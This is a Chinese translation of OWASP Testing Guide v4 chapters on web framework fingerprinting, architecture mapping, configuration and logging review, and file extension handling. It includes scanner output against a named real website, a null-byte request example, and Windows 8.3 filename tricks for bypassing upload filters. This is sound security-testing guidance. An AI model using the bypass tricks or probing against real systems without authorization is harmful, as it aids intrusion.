http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5,1.5.19 - 1.5.22], Cookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 -p joomla www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Joomla[1.5,1.5.19 - 1.5.22]
$
```

BlindElephant

网站: <https://community.qualys.com/community/blindelephant>

这个优秀的工具工作原理是基于不同版本的静态文件校验和，他提供了一个非常高质量的识别指纹库。T语言: Python

一个成功识别的输出样例：

```
pentester$ python BlindElephant.py http://my_target drupalLoaded /Library/Python/2.7/site-packages/blindelephant/dbs/drupal.pkl with 145 versions, 478 differentiating paths, and 434 version groups. Starting Blin dElephant fingerprint for version of drupal at http://my_targetHit http://my_target/CHANGELOG.txtFile pro duced no match. Error: Retrieved file doesn't match known fingerprint. 527b085a3717bd691d47713dff74acf4Hit http://my_target/INSTALL.txtFile produced no match. Error: Retrieved file doesn't match known fingerpri nt. 14dfc133e4101be6f0ef5c64566da4a4Hit http://my_target/misc/drupal.jsPossible versions based on result: 7.12, 7.13, 7.14Hit http://my_target/MAINTAINERS.txtFile produced no match. Error: Retrieved file doesn' t match known fingerprint. 36b740941a19912f3fdbfcca7caa08caHit http://my_target/themes/garland/style.cssP ossible versions based on result: 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 7.10, 7.11, 7.12, 7.13, 7.14... Fingerprinting resulted in:7.14Best Guess: 7.14
```

Wappalyzer

网站: <http://wappalyzer.com>

Wappalyzer是一个Firefox和Chrome插件。他只依赖于正则表达式，只需要一个浏览器上载入的页面就能工作。在浏览器层面工作并用图表形式给出结果。尽管有时候他会误报，但是在浏览一个网页后立刻能组织出目标站点使用技术信息也非常有用。

下面截图展示了一个输出样例：

The screenshot shows the OWASP main page with a sidebar on the left containing navigation links such as Home, About OWASP, AppSec Conferences, Chapters, Downloads, Mailing Lists, Membership, News, OWASP Books, OWASP Gear, OWASP Initiatives, OWASP Projects, Presentations, Press, Video, and Volunteer With OWASP. The main content area features a banner for APPS1, a welcome message, and a news sidebar.

参考资料

白皮书

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://www.net-square.com/httpprint_paper.html
- Anant Shrivastava : "Web Application Finger Printing" - http://anantshri.info/articles/web_app_finger_printing.html

整改措施

通用的建议是使用上面描述的工具并查看日志理解攻击者如何暴露web框架。通过多次扫描修改隐藏框架操作，达到一个较好的安全等级和保证框架不会被自动化扫描检测出来。下面是一些关于框架标志位置的特定建议和一些额外的有趣的方法。

HTTP 头

检查配置和禁止或者混淆所有会暴露信息的HTTP头。这里有一篇有趣的文章关于使用NetScaler混淆HTTP头的文章：<http://grahamhosking.blogspot.ru/2013/07/obfuscating-http-header-using-netscaler.html>

Cookies

推荐通过修改相关配置文件来改变cookie名称。

HTML 源代码

手动检查HTML代码内容，移除所有明显指向框架的内容。

通用指南：

- 确保没有暴露框架可视标记；
- 移除不需要的注释（版权，bug信息，特定框架注释）；
- 移除生成的元标签；
- 使用公司自己的css和js脚本文件，不要存放在框架相关的目录；
- 不要使用页面默认的脚本，如果必须使用，混淆他们。

特定文件和目录

通用指南：

- 在服务器上移除所有不需要的和无用的文件。这意味着也包括会暴露版本信息的文本文件和安装文件。
- 使用404错误响应来限制从外部访问其他文件。例如这可以通过修改htaccess文件，加入重写规则 RewriteCond 和 RewriteRuleRestrict。例如，限制两个常见的WordPress文件夹的例子如下：

```
RewriteCond %{REQUEST_URI} /wp-login\.php$ [OR] RewriteCond %{REQUEST_URI} /wp-admin/$RewriteRule $ /  
http://your_website [R=404,L]
```

当然，这不是唯一限制访问的方法，有相关特定框架的插件存在来自动化这个过程。一个WordPress的例子是StealthLogin (<http://wordpress.org/plugins/stealth-login-page>)。

其他措施

通用指南：

- 校验和管理
 - 这个措施的目的是打败基于校验和的扫描器以及不让他们通过哈希值暴露文件。通常有两个方法进行校验和管理：
 - 改变这些文件存在的位置（就是将他们移动到另一个文件夹，或者重命名文件夹）
 - 修改文件内容 - 甚至细微的修改就能导致完全不同的哈希值，所以在文件末尾添加单个字节应该不是一个大问题。
- 制造混乱
 - 有个有趣且有效的方法需要从添加其他框架的伪装文件来愚弄工具盒混乱攻击者。但需要注意不要覆盖存在的文件和目录破坏现有框架。

绘制应用架构图 (OTG-INFO-010) | Owasp Testing Guide v4

映射应用架构 (OTG-INFO-010)

综述

错综复杂相互连通的web网络环境可能包括数以百计的web应用，这也使得配置管理和审查变成测试中的一个基本步骤，需要在每个应用中实施。事实上，只需一个漏洞就能破坏整个基础设施的安全。甚至于一个微小的，看似不重要的问题能在相同服务器上的另一个应用中演化成严重的风险。

为了定位这些问题，实施深入的配置和已知安全问题审查时极其重要的。在实施深入评审之前，有必要映射网络和应用架构。每一个构成整个网络架构的不同元素都需要了解，并弄清楚他们是如何与web应用交互的，以及他们将对安全造成何种影响。

如何测试

映射应用架构

映射应用架构需要通过测试来发现不同的构成应用的元件。在一些小型结构中，比如简单的基于CGI的应用，是单个服务器被用来运行web服务器，可能在上面会执行C、perl或者Shell CGI脚本，也许也有认证机制。

在一些更加复杂的结构中，比如一个在线银行系统，可能涉及到多个服务器。他们可能包括一个反向代理服务器，一个前端web服务器，一个应用程序服务器和一个数据库服务器或LDAP服务器。每个服务器都有不同的用途，可能被划分成不同网络，之间还存在着防火墙。这创建了不同DMZ区域以便获得web服务器的权限也不能获得认证服务器的远程用户权限。如此不同元素即使被攻破沦陷也会被孤立，不会造成整个架构被控制。

获得应用架构的知识可能会很简单，如果这些信息已经在应用开发者用文档形式或访谈方式提供给测试团队。但是这些信息往往在一无所知的渗透测试中很难获得。

在后一种情况中，测试者往往从一个简单的架构开始做假设（比如单个服务器）。接着，从其他测试中接收信息并推断出不同的元素，质疑先前的假设，拓展架构图。测试者可能从询问简单的问题开始，如“服务器是否有防火墙保护？”这些问题的结果可能基于网络扫描结果和分析网络边界服务器端口过滤情况（无应答或ICMP不可达），或者服务器直接接入互联网的结果（如向所有非开放端口返回RST包）得出。这些分析也能通过网络数据包测试加强来判断防火墙类型。如这是否是一个状态防火墙或者只是路由器上的接入过滤策略？如何被配置？是否能绕过？

检测在web服务器前面的反向代理可以通过分析web服务器标志来判断，这可能直接暴露反向代理的存在（例如，返回“WebSEAL0”[1]）。这也能通过向服务器发送请求并对比服务器应答和期望应答来判断。例如，一些反向代理会充当入侵防护系统（IPS）或网络防火墙角色，来阻挡针对服务器的一些已知攻击手段。使用一些常见的Web攻击，就像一些

CGI扫描器发送的一些请求，如果已知web服务器应该对这些不可用资源的请求做出404消息应答，但是事实上却返回了一个不同的错误信息，这暗示了可能有反向代理的存在（或者应用层防火墙WAF存在），他们往往会过滤请求，并返回另一个不同的错误页面。另一个例子是，如果web服务器返回一系列可用的HTTP方法（包括TRACE），但是这些方法请求却发生了错误，这可能意味着中间有设备阻挡了他们。

在一些例子中，甚至防护系统会直接给出自己信息：

```
GET /web-console/ServerInfo.jsp%00 HTTP/1.0HTTP/1.0 200Pragma: no-cacheCache-Control: no-cacheContent-Type: text/htmlContent-Length: 83
```

Error

```
FW-1 at XXXXXX: Access denied.
```

Check Point Firewall-1 NG 安全服务器正在保护web服务器的例子

反向代理也能作为代理缓存服务器来增加后台应用的性能。可以通过服务器头来发现这些代理。也能通过请求时间来判断，比较一系列缓存的请求和最初的需求响应时间来发现反向代理。

另一个能被检测到的系统是网络负载均衡设备。通常情况下，这些系统会通过不同的算法来将TCP/IP端口请求分配给多个服务器（轮询，web服务器负载情况，请求数量等算法）。因此检测这种架构需要检查多个请求是否被发送到相同或不同服务器上。例如，如果服务器时钟不同步可以基于Data头来判断。在一些案例中，网络负载设备可能会在HTTP头上加入新的信息来帮助他区分请求，比如AltomP cookie被Nortel的Alteon WebSystems负载均衡引入。

应用服务器通常是最容易检测的。一些资源的请求被应用服务器自己处理（不是web服务器），返回的请求头往往不同（包括不同或者额外的应答头部的值）。另一个探测这些服务器的方法是检测web服务器是否设置暗示应用服务器的cookies值（比如一些J2EE服务器提供的JSESSIONID），或者检测是否有重写URL情况来自动进行会话追踪。

认证后台（比如LDAP目录，相关数据库，或者RADIUS服务器）往往很难从外部简单检测到，因为他们往往被应用本身隐藏。

判断后端数据库可以通过浏览应用简单实现。如果有任意即时生成的动态页面，那么他们往往是应用从通过数据库排序中抓取出来的。有时候这样的信息可能揭示出后段数据库的存在。例如一个在线商店应用使用序号鉴别（id）不同的文章。但是在对应用进行盲测时，后台数据库的情况往往是能够获得的，往往通过应用中的某些漏洞接口，比如糟糕的异常处理或者对于SQL注入的反馈。

参考资料

- [1] WebSEAL, 也叫做 Tivoli Authentication Manager, 是一个来自IBM的反向代理，也是Tivoli 框架的一部分。
- [2] 有一些Apache的图形界面管理工具，但是他们并没有广泛使用。

配置以及部署管理测试 | Owasp Testing Guide v4

配置以及部署管理测试

理解运行web应用程序的服务器的部署配置几乎与应用安全测试本身同样重要。毕竟应用链的安全强度取决于他最弱的环节。应用程序平台是宽广和多变的，但是一些关键平台配置错误可以攻破应用程序，同样的方法，一个不安全的应用也能导致服务器被攻破。

为了评估应用程序平台是否已经准备就绪，应用配置管理测试包括如下章节：

- [网络基础设施配置测试 \(OTG-CONFIG-001\)](#)
- [应用平台配置管理测试 \(OTG-CONFIG-002\)](#)
- [文件扩展名处理测试 \(OTG-CONFIG-003\)](#)
- [备份、未链接文件测试 \(OTG-CONFIG-004\)](#)
- [枚举管理接口测试 \(OTG-CONFIG-005\)](#)
- [HTTP方法测试 \(OTG-CONFIG-006\)](#)
- [HTTP严格传输安全测试 \(OTG-CONFIG-007\)](#)
- [应用跨域策略测试 \(OTG-CONFIG-008\)](#)

网络基础设施配置测试 (OTG-CONFIG-001) | Owasp Testing Guide v4

测试网络基础设施配置 (OTG-CONFIG-001)

综述

互相联系又多种多样的web服务器基础设施造成了内在固有的复杂情况，包括了数以百计的web应用，这使配置管理和审查变成了测试和部署每一个应用的基础步骤。只需要一个漏洞就能破坏整个基础设施的安全性，有时甚至一下很小的看上去不太重要的问题也可能进化成针对同一个服务器上另一个应用的严重威胁。为了找出这些问题，在已经弄清楚整个架构的情况下，做一个对已知安全问题和配置的深入审查是非常重要的。

为了保证自身应用的安全，web服务器基础设施的正确配置管理是十分重要的。如果其中一些元素，如web服务器软件，后台数据库服务器或者一些认证服务器没有被正确审查和加固，那么他们可能就会引入不希望看到的风险或者引入新的可能导致应用本身被攻破的漏洞。

举例说明，一个web服务器漏洞允许远程攻击者获得应用本身的源代码（一个在web服务器和应用服务器上发生很多次的漏洞）可能导致应用被攻破，因为匿名用户可以使用源代码中暴露出来的信息来对应用和他的用户进行攻击。

下面的步骤可能在使用在测试配置管理基础设置中：

- 组成基础设施的不同元素应该被确定，并弄清楚他们是如何与web应用相互交互工作的以及他们会对安全造成如何影响。
- 所有组成基础设施的元素都应该被审查，保证他们未包含任何一直漏洞。
- 维护这些所有不同的管理员工具需要被审查。
- 认证系统需要被审查来确保他们满足应用的需求，并且不会被外部用户恶意操作获得权限。
- 应用程序需要使用的端口应预先形成定义列表，并纳入维护管理和变更控制措施之中。

只有当识别完成组成基础设施的所有不同元素之后（参见 [Map Network and Application Architecture](#)），才能够审查每一个元素的配置，和测试任何已知漏洞。

如何测试

已知服务器漏洞

漏洞可能在应用架构的不同区域被发现，可能在web服务器中或支撑数据库中，都能严重导致应用本身被攻破。例如，考虑一个服务器漏洞，它允许远程，未认证用户向web服务器上传文件，甚至覆盖文件。这个漏洞可能攻破应用程序，因为一个淘气的用户可能替换应用程序本身，或者引入能够影响后台服务器的代码就像其他正常应用那样运行。

如果通过盲测来审查服务器漏洞是非常困难的。在这种情况下，漏洞需要从远程站点来测试，通常使用自动化工具进行。然后，一些漏洞的测试仍然是无法预料的结果，一些取决于服务器宕机来判断测试成功与否的测试也难以操作（比如拒绝服务攻击等）。

一些自动化工具基于获取的服务器版本信息来标记漏洞情况。这可能带来误报和漏报。一方面，如果web服务器版本已经被除去或被本地管理员混淆，那么扫描器可能不会报告这个服务存在漏洞，即使事实上存在。在另一方面，生产商可能没有更新服务器版本号，但是已经修复了漏洞，扫描器可能会报告并不存在的漏洞。后一种情况往往很常见，一些操作系统开发者将一些安全漏洞补丁移植到自己的操作系统，但并没有将软件更新到最新版本。在大多数的GNU/Linux发行版中如Debian，Red Hat和SuSE中都很常见。在大多数情况下，针对应用程序架构的漏洞扫描只能发现架构中已经“暴露”出的元素的漏洞（比如web服务器），通常不能发现其他间接的元素，比如后台认证系统，支撑数据库系统或者在使用的反向代理。

最后，不是所有软件生产者公开披露漏洞情况，所以很多脆弱点并未公开在公开已知漏洞数据库中[2]。这些信息通常只披露给客户或随补丁发布，并不会发布相关建议公告。这减少了漏洞扫描工具的有用程度。通常，这些工具的漏洞覆盖率只是对通用产品比较好（如Apache服务器，微软IIS，和IBM的Lotus Domino等），针对不那么知名的产品往往不怎么理想。

这就是为什么漏洞审查在被提供了软件的内部信息后（包括版本和补丁情况）才效果最好的原因。通过这些信息，测试这可以从开发商本身获得信息，分析在架构中存在的漏洞已经这些漏洞将如何影响应用本身。如果可能，这些漏洞应该被测试来确定真实影响和查看外部元素（如入侵检测、防护系统）能否减轻或消除漏洞成功利用的可能性。测试者甚至可以确定，通过配置审查，这些漏洞可能并不存在，因为所影响的软件组件可能并没有被使用。

同样值得注意的是，开发商有时安静的修复了漏洞，包含在新软件的发布中。不同的开发商有不同的发布周期来提供支持旧的应用。拥有详细软件版本信息的测试者能分析相关旧版本软件的风险（可能不再被支持或马上要不被支持）。这是非常关键的，漏洞可能存在于不被支持的旧版本软件，系统管理人员可能不会直接注意到这一点。可能没有该版本的补丁，相关安全公告也可能不再列出该版本信息，因为不再被开发商支持。甚至在有的情况下，系统管理员意识到漏洞的存在，他们需要做一次全面的软件更新，可能需要长时间的应用宕机，甚至需要强制应用进行重新编码取决于是否和最新版本软件相容。

管理工具

任何web服务器基础设施需要管理工具来维护和更新应用。这些更新信息包括静态页面（ web网页，图形文件），应用源代码，用户认证数据库等等。管理工具视不同站点、技术和使用的软件而不同。例如，有些web服务器通过管理接口进行管理，他们同时也是web服务器（如iPlanet web 服务器），或者通过明文文本配置文件进行管理（如Apache[3]），或使用操作系统图形工具（如微软IIS服务器和ASP.Net）。

在大多数情况下服务器会使用不同的文件维护工具来处理配置，可能通过FTP服务器、WebDAV、网络文件系统（NFS、CIFS）或其他机制传输。显然，组成架构的元素的操作系统也能通过这些工具来管理。应用也可能存在内嵌的管理接口来管理自身数据（用户，内容等等）。

在识别出管理架构中不同部分的管理接口后，审查这些接口是非常重要的，因为如果攻击者能够访问任一管理接口，那么他就可能攻破或破坏应用架构体系。审查时，做到下面这些是非常重要的：

- 确定访问这些接口的控制机制。这些信息可能能在线访问到。
- 改变默认用户名和密码。

有些公司选择不管他们的web服务器所有部分，但是让其他机构来管理web应用发布的内容。这些外部的公司可能提供部分web内容（更新或提升新闻）或能完全管理web服务器（包括内容和代码）。通常能在互联网上发现可用的管理接口，因为使用互联网比提供专线接入应用更加便宜。在这种情况下，测试管理接口是否存在漏洞是非常重要的。

参考资料

- [1] WebSEAL, 也叫做Tivoli Authentication Manager, 是一个来自IBM的反向代理，是Tivoli框架的一部分。
- [2] 比如赛门铁克的Bugtraq，ISS的X-Force或NIST的国家漏洞数据库（NVD）。
- [3] 也有一些Apache的图形管理界面（如NetLoony），但他们还没有广泛使用。

应用平台配置管理测试 (OTG-CONFIG-002) | Owasp Testing Guide v4

测试应用平台配置 (OTG-CONFIG-002)

综述

为了防止可能攻破整个架构安全的错误，正确配置每个组成架构的元素是非常重要的。

配置审查和测试在创建和维护架构中是一项关键任务。这是因为不同的系统通常在安装时提供了通用的配置，这些配置不一定适合特点网站任务要求。

典型的web应用和服务器安装过程可能包含一系列的功能（比如应用例子，文档，测试页面等），这些不必要的功能应该在部署前移除来避免被恶意利用。

如何测试

黑盒测试

样本和已知文件/目录

许多web服务器和应用在默认安装过程中提供样本应用和文件来帮助开发者测试服务器是否正常安装工作。然而一些web服务器默认应用被发现存在漏洞。例如，CVE-1999-0449（Exair样本网站的拒绝服务漏洞），CAN-2002-1744（IIS5.0 CodeBrws.asp 目录便利漏洞），CAN-2002-1630（Oracle9iAS sendmail.jsp利用），或 CAN-2003-1172（Apache Cocoon 查看源代码样本中的目录遍历漏洞）。

CGI扫描器包含一些许多不同web或应用服务器提供的样本文件和目录详细列表，可能是一个快速发现这些文件的方法。然而，真正确保这些文件的唯一方法是对web服务器和应用服务器的内容进行全面审查来决定是否与应用相关。

注释审查

通常很常见，甚至是推荐程序员在源代码中包含详细注释，来帮助其他程序员理解相关函数功能。程序员通常在开发大型web应用中加入注释。然而，包含在HTML源代码中的注释往往能揭露不应该让攻击者获得信息。有时候有些不需要的功能在源代码中注释了，但是这些注释却通过HTML页面意外返回给用户。

注释应该被审查来确定没有信息泄露。这个审查只能通过完全分析web服务器静态和动态和文件搜索完成。使用自动化

或基于向导浏览网站，存储所有获得的内容是十分有用的。这些内容可以用于查询分析任何代码中的注释。

灰盒测试

配置审查

web服务器或应用配置在保护文件内容中扮演一个重要角色，他们必须被仔细审查来发现常见的配置错误。显而易见，推荐配置根据站点策略和服务器软件提供的功能不同而不同。在大多数情况下配置指南（生产商提供或外部机构提供）应该被遵循来确定服务器是否正确安全配置。

虽然不可能通用地说明一个服务器应该如何配置，但是有些常用的指南应该被考虑进去：

- 只开启那些应用需要的服务器模块（IIS的例子中是ISAPI扩展）。由于模块被禁用，服务器大小和复杂度被减小，减少了攻击面。这也能防止那些被禁用模块的漏洞。
- 使用自定义的页面来替代默认web错误页面来处理服务器错误（40x或50x）。特别确保没有任何应用错误返回给终端用户，没有代码通过这些错误泄露给攻击者提供信息。事实上这种情况很常见，开发者可能会忘了这点，因为生产前环境需要这些信息。
- 确保服务器软件在操作系统中以最低权限允许。这防止了由于服务器软件的错误直接攻破整个系统的情况，虽然攻击者还可能通过在web服务器中运行代码进行提权。
- 确保服务器软件日志正确记录了合法访问和错误。
- 确保服务器被配置为正确处理超载情况，防止拒绝服务攻击。确保服务器正确进行了性能调试。
- 不要授予非管理主体（除了NT SERVICE\WMSvc外）访问 applicationHost.config, redirection.config, 和 administration.config（无论读或写权限）。这包括Network Service, IIS_IUSRS, IUSR或者其他IIS应用池中的自定义主体。IIS worker 进程不意味着能直接访问这些文件。
- 不要在网络上共享applicationHost.config, redirection.config, 和administration.config。当使用共享配置，倾向于导出 applicationHost.config 到其他位置（见“共享配置权限设置”章节）。
- 记住所有用户默认都能读取 .NET 框架的 machine.config 和根目录的 web.config 文件。不要在这些文件中存放只允许管理员查看的敏感信息。
- 加密敏感信息，是这些信息只能通过IIS worker进程访问，不能被机器上的其他用户读取。
- 不要授予写权限给主体来访问共享的 applicationHost.config。这些主体应该只有读权限。
- 使用单独的主体来发布共享的 applicationHost.config。不要使用这个主体来配置共享配置的权限。
- 使用强密码来导出共享配置使用的加密密钥。
- 保持受限访问那些包含共享配置的密钥的共享目录。如果共享目录被攻破了，攻击者能够读写服务器上的任何IIS配置，将你网站流量重定向到恶意站点，有些情况下甚至能通过向IIS worker进程注入任意代码来获得web服务器控制。
- 考虑通过防火墙规则和IPsec策略只允许web服务器成员连接来保护共享目录。

日志记录

日志记录是应用架构安全非常重要的一环，因为他能够检测应用中的缺陷（如用户持续尝试获取一个不存在的文件）和证实恶意用户的攻击行为。日志通常被web或其他服务器软件正确生成。通常没有发现应用正确记录应用行为和发生时间，因为应用日志的主要目的是产生调试信息以便程序员分析特点错误。

在这两个情况下（服务器和应用程序日志记录），通过日志内容，有一些问题应该被测试和分析：

1. 日志包含敏感信息么？
2. 日志存储在专属服务器中么？
3. 日志使用可能产生拒绝服务的情况么？
4. 他们是如何迭代的？日志是否保存足够长的时间？
5. 日志是如何被审查的？管理员能否通过审查出发现攻击行为？
6. 日志备份如何保存？
7. 日志记录数据前是否进行验证（最小最大长度，字符等）？

日志中的敏感信息

有些应用可能，例如，使用GET请求来转发表单数据，这些请求能在服务日志中发现。这意味着服务器日志可能包含敏感信息（如用户名和密码，或者银行帐户详情）。这些敏感信息可能被获得日志的攻击者利用，例如，通过管理接口或者已知服务器漏洞或错误配置（比如Apache服务器知名的 *server-status* 错误配置）获得日志。

事件日志通常包含对攻击者有用的数据（信息泄露）或能被直接利用：

- 调试信息
- 堆栈追踪数据
- 用户名
- 系统组件名称

- 内部IP地址
- 敏感信息（如电子邮件地址，邮编地址和电话号码）
- 业务数据

同时，在一些司法管辖区域，在日志中存储敏感信息如个人数据，可能需要强制公司遵循数据保护法规，因为他们也可能记录他们的后台数据库到日志文件。如果没有做到这点，甚至是不知道的情况下，也可能受到这些数据保护法规的惩罚。

一个广范围的敏感信息列表包括：

- 应用程序源代码
- 会话鉴别值
- 访问令牌
- 敏感个人数据和一些个人鉴别信息（PII）
- 认证密码
- 数据库连接字符串
- 加密密钥
- 银行帐户或支付卡信息
- 高于日志系统能记录的高级别数据
- 商业敏感信息
- 在相关司法管辖区域属于非法收集的资料
- 用户不同意收集的信息，如使用不追踪（DNT）或同意收集的时限已经过期

日志位置

通常服务器产生本地日志记录应用行为和错误，使用运行系统的服务器的磁盘空间。然而如果服务器被攻破，他的日志可能被入侵者清空来掩盖所有攻击和其手段。如果发生了这种情况，系统管理员就不清楚攻击是如何发生的以及攻击源位于何处。事实上大多数攻击工具包包含一个 [记录消除器](#) 来提供清除访问痕迹日志（如攻击者的IP地址）。这些会在攻击者植入的系统级别的工具包中定期运行。

因此，将日志保存在单独的地方，而不是服务本身是明智的选择。这也使得从相同应用程序的多个不同源来汇聚日志变得容易（比如那些web服务器群），以及更有利于记录分析工作（可能是CPU密集型）而不影响服务器本身。

日志存储

如果日志没有正确的存储，那么他可能引入拒绝服务攻击条件。拥有大量资源的攻击者可能通过产生大量的请求来填满日志文件空间，如果这些日志没有特定防护措施。然而如果服务器没有正确配置，日志会存在操作系统软件或应用本身相同磁盘分区中。这意味着如果磁盘空间被填满，那么操作系统或应用可能不正常工作因为无法进行磁盘写操作。

在UNIX系统中日志通常保存在/var目录下（尽管有些服务器安装在/opt或/usr/local下），确保这些日志目录在独立分区下。有些情况下，为了保护系统日志不被影响，特定服务器软件本身的日志目录（如Apache服务器的/var/log/apache目录）也应该存储在独立分区中。

这不是说日志应该被允许填满整个文件系统。系统日志增长应该被监控以防成为攻击者的攻击目标。

在生产环境中测试这些条件是简单又危险的，因为产生大量请求来发现这些请求被记录并有可能填满整个日志分区。有些环境中，查询字符串也被记录进日志，无论是通过GET或POST请求产生的，长请求可以更快填满日志。通常单个请求可能仅仅记录小部分的数据，如日期时间、源IP地址、URI请求和服务结果。

日志轮转迭代

大多数服务器（除了少数自定义应用）会轮转迭代日志文件来防止充满文件系统空间。迭代的假设是日志中的信息只需要存在一定有限的时间。

这个功能应该被测试来确保：

- 日志应该保存安全策略中定义的时间，不多也不少。
- 日志轮转后应该被压缩（这只是为了方便，节约磁盘空间记录更多日志）。
- 轮转的日志文件权限应该与日志文件本身一样（或更加严格）。例如，web服务器需要写日志，却不需要向轮转后的日志写，这意味着文件权限可以在轮转后改变来防止web服务器进程修改他们

有些服务器可能在日志文件达到制定大小轮转日志。在这种情况下，确保攻击者不能强制日志轮转来隐藏他们的痕迹。

日志访问控制

事件日志信息不应该被终端用户访问。甚至web管理员也不应该查看这些日志，因为这会破坏独立职责管理。确保有访问控制措施保护日志和任何应用提供查看和搜索日志能力不应该被其他应用用户角色访问。任何日志数据也不应该被未认证用户查看。

日志审查

日志审查不仅仅是提取服务器的文件使用数据统计信息（典型日志数据应用软件关注点），也应该确定web服务器上发生的攻击行为。

为了分析服务器攻击行为，错误日志应该被分析，审查应该关注：

- 40x (未找到) 错误消息。来自同一个源头的大量错误可能表明存在一个CGI扫描工具。
- 50x (服务器错误) 消息。这可能表明攻击者可能滥用应用程序，并产生了为处理异常。例如开始阶段的SQL注入攻击可能产生这些错误信息，当SQL查询没有正确编写以及后台执行失败的信息。

日志统计和分析数据不应该产生或存储在产生日志的服务器上。否则攻击者可能通过服务器漏洞或错误配置文件获取访问他们的权限，并获得与日志文件本身类似的信息泄露。

参考资料

- Apache
 - Apache Security, by Ivan Ristic, O' reilly, March 2005.
 - Apache Security Secrets: Revealed (Again), Mark Cox, November 2003 - <http://www.awe.com/mark/apcon2003/>
 - Apache Security Secrets: Revealed, ApacheCon 2002, Las Vegas, Mark J Cox, October 2002 - <http://www.awe.com/mark/apcon2002>
 - Performance Tuning - <http://httpd.apache.org/docs/misc/perf-tuning.html>
- Lotus Domino
 - Lotus Security Handbook, William Tworek et al., April 2004, available in the IBM Redbooks collection
 - Lotus Domino Security, an X-force white-paper, Internet Security Systems, December 2002
 - Hackproofing Lotus Domino Web Server, David Litchfield, October 2001,
 - NGSSoftware Insight Security Research, available at <http://www.nextgenss.com>
- Microsoft IIS
 - IIS 6.0 Security, by Rohyt Belani, Michael Muckin, - <http://www.securityfocus.com/print/infocus/1765>
 - IIS 7.0 Securing Configuration -<http://technet.microsoft.com/en-us/library/dd163536.aspx>
 - Securing Your Web Server (Patterns and Practices), Microsoft Corporation, January 2004
 - IIS Security and Programming Countermeasures, by Jason Coombs
 - From Blueprint to Fortress: A Guide to Securing IIS 5.0, by John Davis, Microsoft Corporation, June 2001
 - Secure Internet Information Services 5 Checklist, by Michael Howard, Microsoft Corporation, June 2000
 - “INFO: Using URLScan on IIS” - <http://support.microsoft.com/default.aspx?scid=307608>
- Red Hat's (formerly Netscape's) iPlanet
 - Guide to the Secure Configuration and Administration of iPlanet Web Server, Enterprise Edition 4.1, by James M Hayes, The Network Applications Team of the Systems and Network Attack Center (SNAC), NSA, January 2001
- WebSphere
 - IBM WebSphere V5.0 Security, WebSphere Handbook Series, by Peter Kovari et al., IBM, December 2002.
 - IBM WebSphere V4.0 Advanced Edition Security, by Peter Kovari et al., IBM, March 2002.
- 通用
 - [Logging Cheat Sheet](#), OWASP
 - [SP 800-92](#) Guide to Computer Security Log Management, NIST
 - [PCI DSS v2.0](#) Requirement 10 and PA-DSS v2.0 Requirement 4, PCI Security Standards Council
- 其他
 - CERT Security Improvement Modules: Securing Public Web Servers - <http://www.cert.org/security-improvement/>
 - Apache Security Configuration Document, InterSect Alliance - <http://www.intersectalliance.com/projects/ApacheConfig/index.html>
 - “How To: Use IISLockdown.exe” - <http://msdn.microsoft.com/library/en->

文件扩展名处理测试 (OTG-CONFIG-003) | Owasp Testing Guide v4

文件扩展名处理测试 (OTG-CONFIG-003)

综述

文件扩展名通常用在web服务器中来简单决定该用什么技术、语言和插件来处理请求。这些行为应该和RFC文档和Web标准相互一致，但是标准的文件扩展名可能提供给攻击者一些关于web应用使用的技术的一些信息，以及极大简化攻击者制定这些特定技术的攻击场景。此外错误配置的web服务器也可能揭示秘密的接入凭证信息。

扩展名检测常用于严重文件上传，这可能导致非预期的结果，因为可能文件内容不是预期的或者操作系统处理文件名方法是不再预期结果中。

确定web服务器如何处理不同扩展名的文件请求可能有助于理解web服务处理不同文件的行为模式。例如，他能帮助我们发现什么扩展名的文件是直接明文返回，什么扩展名文件是服务器端执行后返回的。后一种情况指明了服务器或应用使用的技术、语言或者插件情况，也能提供给我们应用是如何开发的观点。例如，一个 “.pl” 扩展名通常是服务器端 Perl 执行的。但是文件扩展名可能被伪造，不是决定性的。例如，Perl 执行的资源也能通过重命名隐藏和 Perl 相关的事实。查看“Web服务器组件”章节来了解更多识别服务器端技术的组件的内容。

如何测试

强制浏览

提交不同文件扩展名的http[s]请求并验证他们是如何被处理的。验证需要在每个web路径下实施。验证允许脚本执行的目录。web服务器目录可以通过漏洞扫描器来识别，他们往往通过查询著名的目录情况来判别。此外对网站进行镜像也能帮助测试者重建应用的web路径结构树。

如果web应用架构是通过负载均衡的，那么访问所有的服务器是十分重要的。这有可能简单，也可能不简单，取决于负载均衡的配置情况。在有些负载均衡基础设施中，冗余的组件的配置可能会有细微不同。这可能发生在web架构使用了多种技术来部署（考虑一组IIS和Apache服务器在负载均衡配置中，他们可能会引入一些不同的异步行为，导致有不同漏洞产生）。

例子：

测试者识别connection.inc文件的存在性。尝试直接获得他的内容，如下：

测试者发现MySQL数据库后端服务器，以及应用使用弱密钥来访问他。

下面的文件扩展名不应该被服务器返回，因为他们往往和包含了敏感信息的文件有关联或和不应该被访问的文件有关系。

- .asa
- .inc

下面文件扩展名往往与可被浏览器访问或下载的文件相关。因此这些扩展名文件应该被检测是否需要被访问（不是遗留文件），他们也不应该包含敏感信息。

- .zip, .tar, .gz, .tgz, .rar, ...: 归档文件（压缩文件）
- .java: 不应该提供JAVA源代码文件
- .txt: 文本文件
- .pdf: PDF文档
- .doc, .rtf, .xls, .ppt, ...: Office文档
- .bak, .old 和其他表示备份文件的扩展名（例如：~ Emacs 备份文件）

上面列表只给出了一些例子，因为扩展名太多了，不能完全列出，参考 <http://filext.com/> 来查看更多扩展名数据库。

来识别给定扩展名文件，可以使用一些混合技巧。这些技巧包括漏洞扫描器，蜘蛛机器人和网站镜像工具，人工检查应用（这个克服了自动爬虫的限制），查询搜索引擎（查看[Testing: Spidering and googling](#)）。也可以参考[Testing for Old, Backup and Unreferenced Files](#) 这里有一些与“遗忘”的文件相关的处理内容。

文件上传

Windows 8.3 经典文件处理有时候能够绕过文件上传过滤机制：

一些用例：file.php.html 能被视为PHP代码处理FILE~1.PHT 能访问，但不被PHP ISAPI处理程序处理shell.phpWND 能上传SHELL~1.PHP 会被OS shell扩展，然后被PHP ISAPI处理程序处理

灰盒测试

